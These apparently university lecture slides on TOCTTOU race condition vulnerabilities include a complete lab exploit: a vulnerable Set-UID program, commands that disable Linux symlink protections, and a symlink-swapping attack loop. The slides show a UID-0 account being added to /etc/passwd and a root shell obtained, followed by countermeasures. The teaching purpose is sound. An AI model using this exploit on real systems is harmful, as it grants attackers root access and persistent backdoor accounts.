RACE CONDITION VULNERABILITY

CS-5156/CS-6056: SECURITY VULNERABILITY ASSESSMENT (SPRING 2025)

LECTURE 15

Outline

- What is Race Condition?
- Race Condition Problem
- Race Condition Vulnerability
- How to exploit?
- Countermeasures

Race Condition

- Happens when:
  - **Multiple processes access** and manipulate the **same data concurrently**.
  - The **outcome** of execution **depends on a particular order**.

- If a privileged program has a race condition, the attackers may be able to affect the output of the privileged program by putting influences on the uncontrollable events.

Race Condition Problem

When **two concurrent threads** of execution **access a shared resource** in a way that unintentionally produces different results depending on the timing of the threads or processes.

```
function withdraw($amount)
{
    $balance = getBalance();
    if($amount <= $balance) {
        $balance = $balance - $amount;
        echo "You have withdrawn: $amount";
        saveBalance($balance);
    }
    else {
        echo "Insufficient funds.";
    }
}
```

Race Condition can occur here if there are two simultaneous withdraw requests.

E.g., balance = $500, amount = $400
First withdrawal = $400
Second withdrawal = $400
Total withdrawals = $800
Remaining balance = $100

Types of Race Condition

- **Time-Of-Check To Time-Of-Use (TOCTTOU)**
- Dirty Cow (Chapter 7 - Will not cover in this course)
- **Spectre/Meltdown** (Chapter 17 and 18)

TOCTTOU

- Time-Of-Check To Time-Of-Use
- Occurs when **checking for a condition before using a resource**.

Race Condition Vulnerability

```
if (!access("/tmp/X", W_OK)) {
    /* the real user has the write permission*/
    f = open("/tmp/X", O_WRITE);
    write_to_file(f);
}
else {
   /* the real user does not have the write permission */
   fprintf(stderr, "Permission denied\n");
}
```

- **Root-owned Set-UID program.**
- **Effective UID : root**
- **Real User ID : seed**

- The above program writes to a file in the `/tmp` directory (**world-writable**)

```
seed@VM:~/.../lecture15$ ls -l / | grep tmp
drwxrwxrwt  21 root root       4096 Apr 15 23:06 tmp
```

world-writable

The Sticky bit. If set, this means that **ONLY root** (owner of this directory) **and the owner of the file** in that directory (i.e., /tmp) can **delete/rename** that file

Race Condition Vulnerability

```
if (!access("/tmp/X", W_OK)) {     <- Check Real UID
    /* the real user has the write permission*/
    f = open("/tmp/X", O_WRITE);   <- Check Effective UID
    write_to_file(f);
}
else {
   /* the real user does not have the write permission */
   fprintf(stderr, "Permission denied\n");
}
```

- **Root-owned Set-UID program.**
- **Effective UID : root**
- **Real User ID : seed**

- The above program writes to a file in the `/tmp` directory (**world-writable**)

```
seed@VM:~/.../lecture15$ ls -l / | grep tmp
drwxrwxrwt  21 root root       4096 Apr 15 23:06 tmp
```

- **root** (owner of directory /tmp) can write to any file in /tmp (no check necessary)
- Program ensures that the **real user** has permissions to write to the target file.
- `access()` system call checks if the **Real User ID** has write access to **/tmp/X**.
- After the check, the file is opened for writing.
- `open()` checks the **effective user id** which is 0 and hence file will be opened.

Race Condition Vulnerability

Goal : To write to a protected file like **`/etc/passwd`**.

To achieve this goal we need to make **`/etc/passwd`** our target file without changing the file name "/tmp/X" in the program.

- Symbolic link (soft link) helps us to achieve it.
- It is a special kind of file that points to another file.

Race Condition Vulnerability

Create a regular file X inside /tmp directory

Pass the access() check

Change "/tmp/X" to symbolic link, pointing to "/etc/passwd"

open() checks for the EID which is root.


Open password file for write.

Issues :

As the program runs billions of instructions per second, the **window** between the time to check and time to use lasts for a **very short** period of time, making it **impossible to change to a symbolic link**

- If the change is too early, `access()` will fail.
- If the change is little late, the program will finish using the file "/tmp/X".

Race Condition Vulnerability



To win the race condition (TOCTTOU window), we need two processes :

- 1) Run vulnerable program (V) in a loop
- 2) Run the attacker program (A)

Understanding the attack

Let's consider **steps** for two programs (A and V) :

A1 : Make "**/tmp/X**" point to a file owned by us

A2 : Make "**/tmp/X**" point to **/etc/passwd**

V1 : Check user's permission on "**/tmp/X**"

V2 : Open the file

Attack program runs:
A1,A2,A1,A2…….

Vulnerable program runs :
V1,V2,V1,V2…..

As the programs are running simultaneously on a multi-core machine, the instructions will be interleaved (mixture of two sequences)

Goal: A1, V1 , A2, V2 : vulnerable prog opens /etc/passwd for editing.

Another Race Condition Example

```
file = "/tmp/X";
fileExist = check_file_existence(file);

if (fileExist == FALSE){
  // The file does not exist, create it.
  f = open(file, O_CREAT);

  // write to file
```

Will still open file for writing if file does not exist

Set-UID program that runs with root privilege.

1. Checks if the file "**/tmp/X**" exists.
2. If not, **open**() system call is invoked. If the file doesn't exist, new file is created with the provided name.
3. There is a **window** between the check and use (opening the file).
4. If the file already exists however, the **open**() system call will not fail. It will still open the file for writing.
5. So, we can use this window between the **check** and **use** and point the file "**/tmp/X**" to an existing file "**/etc/passwd**" and eventually write into it.

Experiment Setup (**vulp.c**)

```
#include <stdio.h>
#include <unistd.h>

int main()
{
   char * fn = "/tmp/XYZ";
   char buffer[60];
   FILE *fp;

   /* get user input */
   scanf("%50s", buffer);

   if(!access(fn, W_OK)){
        fp = fopen(fn, "a+");
        fwrite("\n", sizeof(char), 1, fp);
        fwrite(buffer, sizeof(char), strlen(buffer), fp);
        fclose(fp);
   }
   else printf("No permission \n");

   return 0;
}
```

Make the vulnerable program Set-UID :

```
$ gcc vulp.c -o vulp
$ sudo chown root vulp
$ sudo chmod 4755 vulp
```

Race condition between access() and fopen(). Any protected file can be written.

Experiment Setup

Modern OSes such as **Ubuntu 20.04**

(1) restrict the program from following a symbolic link in **world-writable** directory like **/tmp**

(2) prevent **root** from accessing **/tmp** files created by **real user**

Disable countermeasure:

```
[03/07/23]seed@VM:~/.../lecture13$ sudo sysctl -w fs.protected_symlinks=0
fs.protected_symlinks = 0
[03/07/23]seed@VM:~/.../lecture13$ sudo sysctl -w fs.protected_regular=0
fs.protected_regular = 0
[03/07/23]seed@VM:~/.../lecture13$
```

Verify countermeasure was disabled:

```
[03/10/23]seed@VM:~/.../lecture13$ sudo cat /proc/sys/fs/protected_symlinks
0
[03/10/23]seed@VM:~/.../lecture13$ sudo cat /proc/sys/fs/protected_regular
0
```

How to Exploit Race Condition?

- Choose a target file
- Launch Attack
  - Attack Process
  - Vulnerable Process
- Monitor the result
- Run the exploit

Attack: Choose a Target File

- The goal is exploit the vulnerability and add the following line to **`/etc/passwd`** to **add a new user**

test:U6aMy0wojraho:0:0:test:/root:/bin/bash

Username

UID (0 means root)

Hash value for
empty password

Attack: Run the Vulnerable Program (**vulp.c**)

- Two processes that race against each other: **vulnerable process and attack process**

Run the vulnerable process

```
#!/bin/sh

while :
do
    ./vulp < passwd_input
done
```

- Vulnerable program is run in an infinite loop (target_process.sh)
- **`passwd_input`** contains the string to be inserted in /etc/passwd [in previous slide]

Attack: Run the Attack Program (attack_process.c)

```
#include <unistd.h>

int main()
{
   while(1) {
     unlink("/tmp/XYZ");
     symlink("/home/seed/myfile", "/tmp/XYZ");
     usleep(10000);

     unlink("/tmp/XYZ");
     symlink("/etc/passwd", "/tmp/XYZ");
     usleep(10000);
   }

   return 0;
}
```

```
[03/20/23]seed@VM:~/.../lecture13$ ls -l /tmp/XYZ
lrwxrwxrwx 1 seed seed 9 Mar 20 08:08 /tmp/XYZ -> /dev/null
```

```
[03/20/23]seed@VM:~/.../lecture13$ ls -l /tmp/XYZ
lrwxrwxrwx 1 seed seed 11 Mar 20 08:10 /tmp/XYZ -> /etc/passwd
```

1) Create a *symlink to a file owned by us (e.g., /home/seed/myfile)*. (to pass the access() check)
2) Sleep for 10000 microseconds to let the vulnerable process run.
3) Unlink the symlink
4) *Create a symlink to /etc/passwd* (this is the file we want to open)

Monitor the Result (target_process.sh)

```
#!/bin/bash

CHECK_FILE="ls -l /etc/passwd"
old=$($CHECK_FILE)
new=$($CHECK_FILE)
while [ "$old" == "$new" ]        ← Check if /etc/passwd is modified
do
   ./vulp < passwd_input          ← Run the vulnerable program
   new=$($CHECK_FILE)
done
echo "STOP... The passwd file has been changed"
```

- Check the timestamp of /etc/passwd to see whether it has been modified.
- The `ls -l` command prints out the timestamp.

```
[03/10/23]seed@VM:~/.../lecture13$ ls -l /etc/passwd
-rw-r--r-- 1 root root 3053 Mar 10 08:16 /etc/passwd
```

Running the Exploit

```
$ ./attack_process &
$ ./target_process
No permission
No permission
...... (many lines omitted here)
No permission
No permission
STOP... The passwd file has been changed      ← Success!
```

Run both attack and vulnerable programs to start the “race”.

This could fail (**SEE LATER SLIDE**)

```
......
telnetd:x:119:129::/noexistent:/bin/false
vboxadd:x:999:1::/var/run/vboxadd:/bin/false
sshd:x:120:65534::/var/run/sshd:/usr/sbin/nologin
test:U6aMy0wojraho:0:0:test:/root:/bin/bash      ← The added entry!
```

Added an entry in /etc/passwd

```
$ su test
Password:
#            ← Got the root shell!
# id
uid=0(root) gid=0(root) groups=0(root)
```

We get a root shell as we log in using the created user. (**SEE NEXT SLIDE**)

Running the Exploit

```
No permission
No permission
No permission
STOP... The passwd file has been changed
seed@VM:~/.../lecture15$ su test
Password:
root@VM:/home/seed/demos/lecture15# id
uid=0(root) gid=0(root) groups=0(root)
root@VM:/home/seed/demos/lecture15#
```

Hit Enter and WAIT. You must wait for a while (at least 5-10 minutes) for the shell to appear

Potential Failure

- Attack works most of the time, but it can randomly fail
- Reason of failure: our attack program itself has a race condition
  Vulnerable program "vulp" tries unintentionally to also exploit the race condition in the "attack_process", if vulp wins the race, attack will fail
- Race condition in attack process due to using two separate system calls to remove the symlink (**unlink**) and to create new link (**symlink**)
  Action to change symbolic link is not atomic
- Permanent Fix: Make action atomic (check textbook for more details)
- Temporary Fix: delete the now root-owned /tmp/XYZ file

```
[03/20/23]seed@VM:~/.../lecture13$ ls -l /tmp/XYZ
-rw-rw-r-- 1 root seed 10329924 Mar 20 08:05 /tmp/XYZ
[03/20/23]seed@VM:~/.../lecture13$ sudo rm /tmp/XYZ
```

Countermeasures

- Atomic Operations: To eliminate the window between check and use
- Repeating Check and Use: To make it difficult to win the “race”.
- Sticky Symlink Protection: To prevent creating symbolic links.
- Principles of Least Privilege: To prevent the damages after the race is won by the attacker.

Atomic Operations

f = **open**(file, **O_CREAT | O_EXCL**)

- These two options combined together will not open the specified file if the file already exists.

- Guarantees the atomicity of the check and the use.

- **vulp.c** Program **Vulnerability Fix**:

  > Replace **access** and **open** calls with **one single open call**

Atomic Operations

f = open(file ,O_WRITE | **O_REAL_USER_ID**)

- **Unfortunately**, this is **just an idea, not implemented in the real Linux system**.
- With this option, open() will **only check the real User ID**
- Therefore, open() achieves check and use on its own and the operations are atomic.

Repeating Check and Use

```
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <stdio.h>

int main()
{
   struct stat stat1, stat2, stat3;
   int fd1, fd2, fd3;

   if (access("tmp/XYZ", O_RDWR)) {
      fprintf(stderr, "Permission denied\n");
      return -1;
   }                                        ← Window 1
```

- Check-and-use is done three times.
- Program now has 5 race conditions (check-and-use and use-and-check)
- Check if the inodes are same (i.e., same file).
- For a successful attack, "/tmp/XYZ" needs to be changed 5 times.
- The chance of winning the race 5 times is much lower than a code with one race condition.

```
else fd1 = open("/tmp/XYZ", O_RDWR);
                                             ← Window 2
if (access("tmp/XYZ", O_RDWR)) {
   fprintf(stderr, "Permission denied\n");
   return -1;
}                                            ← Window 3
else fd2 = open("/tmp/XYZ", O_RDWR);
                                             ← Window 4
if (access("tmp/XYZ", O_RDWR)) {
   fprintf(stderr, "Permission denied\n");
   return -1;
}                                            ← Window 5
else fd3 = open("/tmp/XYZ", O_RDWR);

// Check whether fd1, fd2, and fd3 has the same inode.
fstat(fd1, &stat1);
fstat(fd2, &stat2);
fstat(fd3, &stat3);

if(stat1.st_ino == stat2.st_ino && stat2.st_ino == stat3.st_ino) {
   // All 3 inodes are the same.
   write_to_file(fd1);
}
else {
```

Sticky Symlink Protection

To enable the sticky symlink protection for world-writable sticky directories:

```
// On Ubuntu 12.04, use the following:
$ sudo sysctl -w kernel.yama.protected_sticky_symlinks=1

// On Ubuntu 16.04, use the following:
$ sudo sysctl -w fs.protected_symlinks=1
```

- When the sticky symlink protection is enabled, symbolic links inside a sticky world-writable directory “e.g., /tmp” can only be followed when the owner of the symlink matches **EITHER** the follower **OR** the directory owner.

```
drwxrwxrwt  20 root root        4096 Mar 20 09:20 tmp
```

Experiment with Symlink Protection

```
int main()
{
   char *fn = "/tmp/XYZ";
   FILE *fp;

   fp = fopen(fn, "r");
   if(fp == NULL) {
      printf("fopen() call failed \n");
      printf("Reason: %s\n", strerror(errno));
   }
   else
     printf("fopen() call succeeded \n");
   fclose(fp);
   return 0;
}
```

Using the code and user IDs (seed and root), experiments were conducted to understand the protection.

Sticky Symlink Protection

Follower (eUID)	Directory Owner	Symlink Owner	Decision (fopen())
seed	seed	seed	Allowed
seed	seed	root	**Denied**
seed	root	seed	Allowed
seed	root	root	Allowed
root	seed	seed	Allowed
root	seed	root	Allowed
root	root	seed	**Denied**
root	root	root	Allowed

symlink owner = follower

symlink owner = dir owner

- Symlink protection allows **fopen**() only when:
  the symlink owner matches **either**
  the follower (EID of the process) **or** the directory owner.

Sticky Symlink Protection

- In our vulnerable "**vulp.c**" program, EID is root
- Symlink Owner is **seed**

```
seed@VM:~/.../lecture15$ ls -l /tmp/XYZ
lrwxrwxrwx 1 seed seed 11 Apr 16 00:30 /tmp/XYZ -> /etc/passwd
```

- **Follower = eUID (effective UID) = root**
  >>> **Symlink Owner (seed) != follower (root)**

- **/tmp directory owner is root**

```
drwxrwxrwt  20 root root        4096 Mar 20 09:20 tmp
```

  >>> **Symlink Owner (seed) != directory owner (root)**

- The program will not be allowed to follow the symbolic link unless the symlink is created by the root (which it is not, it is created by the seed running vulp).

Principle of Least Privilege

Principle of Least Privilege:

> **A program should not use more privilege than what is needed by the task.**

- Our vulnerable program (**vulp.c**) has more privileges than required while opening the file.
- **seteuid**() and **setuid**() can be used to discard or **temporarily disable privileges**.

Principle of Least Privilege

```
uid_t real_uid = getuid();  // Get the real user id
uid_t eff_uid  = geteuid(); // Get the effective user id

seteuid (real_uid);       ← Disable the root privilege

f = open("/tmp/X", O_WRITE);
if (f != -1)
    write_to_file(f);
else
   fprintf(stderr, "Permission denied\n");
seteuid (eff_uid); // If needed, restore the root privilege
```

Right before opening the file, the program should drop its privilege by setting EID = RID

After writing, privileges are restored by setting EUID = root

Question

The least-privilege principle can be used to effectively defend against the race condition attacks discussed in this lecture.

Can we use the same principle to defeat buffer-overflow attacks? Why or why not? Namely, before executing the vulnerable function, we disable the root privilege; after the vulnerable function returns, we enable the privilege back.

Answer: No. The injected code will be executed regardless

Summary

- What is race condition
- How to exploit the TOCTTOU type of race condition vulnerability
- How to avoid having race condition problems